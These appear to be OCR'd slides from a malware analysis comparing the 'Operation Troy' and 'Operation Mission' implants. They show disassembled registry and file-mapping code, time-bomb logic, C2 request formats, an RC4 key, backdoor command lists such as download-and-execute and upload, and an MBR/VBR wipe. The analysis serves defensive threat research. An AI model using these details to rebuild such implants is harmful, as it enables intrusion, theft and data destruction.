
Commons

- No Packer
- FileMapping Object
- Timebomb


Operation Troy

- ✓No Packer
- ✓Similar FileMapping Object
- ✓Timebomb
- HTTP Protocol
- Share similar payload
- Z:\Work\Make Troy\Concealment Troy

Troy Case 1



Troy Case 6


Dropper
2013-02-03
23:31:12
Win XP
Win XP+
OS 64bit
w7e89.exe
2013-01-22
16:49:04
w8e89.exe
2013-02-03
23:30:05
SVCHOST.exe
2012-11-28
16:40:40
DLL 1.dll
2011-12-09
22:47:28
w7e89.tmp
2013-01-22
16:49:04
w8e89.tmp
2013-02-03
23:30:05
SVCHOST.exe
2012-11-28
15:55:12
DLL 2.dll
2012-09-18
00:38:30
w7e89.tmp
2012-11-28
05:02:27

Troy Payload - Preparation

```
push    ebx
mov     ebx, offset aPceepciCoan680 ; "PCEEPCI-COAN6805-INLT629010-1CM0002012"
call    Dec_String
push    eax             ; lpName
push    10h             ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    4               ; flProtect
push    0               ; lpFileMappingAttributes
push    0FFFFFFFFh      ; hFile
call    ds:CreateFileMappingA
```

```
mov     ebx, offset aRegisteredowne ; "RegisteredOwner"
call    Dec_String
mov     edx, [esp+44Ch+phkResult]
push    eax             ; lpValueName
push    edx             ; hKey
call    ds:RegQueryValueExA
```

```
mov     ebx, offset aRegisteredorga ; "RegisteredOrganization"
mov     [esp+44Ch+cbData], 103h
call    Dec_String
mov     edx, [esp+44Ch+phkResult]
push    eax             ; lpValueName
push    edx             ; hKey
call    ds:RegQueryValueExA
```

```
mov     ebx, offset aInstalldate ; "InstallDate"
mov     [esp+44Ch+cbData], 4
call    Dec_String
mov     edx, [esp+44Ch+phkResult]
push    eax             ; lpValueName
push    edx             ; hKey
call    ds:RegQueryValueExA
```

Calculate an ID used in HTTP request

Troy Payload - Time bomb

```
  Sleep(0x1388u);
GetLocalTime(&SystemTime);
v0 = SystemTime.wDay + 100 * (SystemTime.wMonth + 100 * (SystemTime.wYear % 100));
while ( v0 < dword_416B3C )             // 71231, xx07-12-31
  Sleep(0x5265C00u);
v1 = URL_Array[i];
v2 = Dec_String(v3);
if ( Connect_Remote_Server((void *)v2) == 404 )
  break;
Sleep(1000 * dword_416B40);
```

Troy Payload - Communication


- [server_url]?no=0&id=[calc by reg queries]&sn=[random]&sc=[md5sum(id+id+sn+sn)]
- Write server response to 13785.tmp
- Decrypt the file using RC4 with key tp28i!c3gZ@0*3t@

Troy Payload - Commands

- wakeup
- interval
- downloadexec
- mapfs
- upload


```
                db     0
aZWorkMakeTroyC db 'Z:\Work\Make Troy\Concealment Troy\Exe_Concealment_Troy(Winlogon_'
                db 'Shell)\Concealment_Troy_Upload_MapFS\Release\Concealment_Troy.pdb'
                db 0
```

Troy Payload - Characteristic




HHHuh?

Troy Case 7


Dropper
2013-03-23
10:49:59
Win XP
Win XP+
OS 64bit
w7e89.tmp
2013-03-23
07:31:31
schedsrv.dll
2013-03-23
07:24:28
SVCHOST.exe
2012-11-28
16:40:40
w7e89.tmp
2013-03-23
07:31:31
SVCHOST.exe
2012-11-28
15:55:12
w7e89.tmp
2013-03-23
07:43:59
VACW.dll
2013-03-23
07:40:29

Troy 7 Payload - Preparation

```
mov     ebx, offset aXglobalResourc ; "xGlobal\\ResourceShare2.0.3"
call    Dec_String
push    eax             ; lpName
xor     esi, esi
push    esi             ; bInheritHandle
push    4               ; dwDesiredAccess
call    ds:OpenFileMappingA
```

```
push    eax             ; lpData
push    ebx             ; lpType
push    ebx             ; lpReserved
push    offset ValueName ; "RegisteredOwner"
push    [ebp+phkResult] ; hKey
call    edi ; RegQueryValueExA
```


```
push    ebx             ; lpReserved
push    offset aRegisteredorga ; "RegisteredOrganization"
push    [ebp+phkResult] ; hKey
mov     [ebp+nSize], esi
call    edi ; RegQueryValueExA
```

```
push    ebx             ; lpReserved
push    offset aInstalldate ; "InstallDate"
push    [ebp+phkResult] ; hKey
mov     [ebp+nSize], 4
call    edi ; RegQueryValueExA
```


Calculate an ID used in HTTP request

Troy 7 Payload - Communication

- [server_url]?id=[calc by reg queries]
- Write server response to ~09183.tmp
- Decrypt the file using RSA
- Using UDP protocol to get URL List
- HTTP GET more files
- Wipe MBR and VBR with 00



Troy 7 Payload - Characteristic





HHHHuh?

Operation Mission

- ✓No Packer
- ✓Similar FileMapping Object
- ✓Timebomb
- HTTP & IRC
- Similar payload
- D:\Work\Op\Mission\TeamProject

Mission Case



Mission Payload - Preparation

```
push    eax             ; Global\\ResourceShare.1.3.7
push    4               ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    4               ; flProtect
lea     edx, [ebp+FileMappingAttributes]
push    edx             ; lpFileMappingAttributes
push    0FFFFFFFFh      ; hFile
call    ds:CreateFileMappingA
```

```
add     esp, 4
push    eax             ; RegisteredOwner
mov     eax, [ebp+phkResult]
push    eax             ; hKey
call    ds:RegQueryValueExA
```

```
push    eax             ; RegisteredOrganization
mov     eax, [ebp+phkResult]
push    eax             ; hKey
call    ds:RegQueryValueExA
```

```
push    eax             ; InstallDate
mov     eax, [ebp+phkResult]
push    eax             ; hKey
call    ds:RegQueryValueExA
```

Calculate an ID used in HTTP request


Mission Payload - Communication

- [server_url]?image=1&no=0&num=[calc by reg queries]&id=[OS Ver+IP Addr]&date=[part of md5(id)]
- Write server response to ~[random].tmp
- Decrypt the file using Modified Base64 and RSA
- HTTP & IRC

Mission Payload - Commands

- Use Integer
- Join IRC
- Modify registry entry
- Change nick name
- MapFS
- Upload
- Download
- Report

Mission Payload - Characteristic

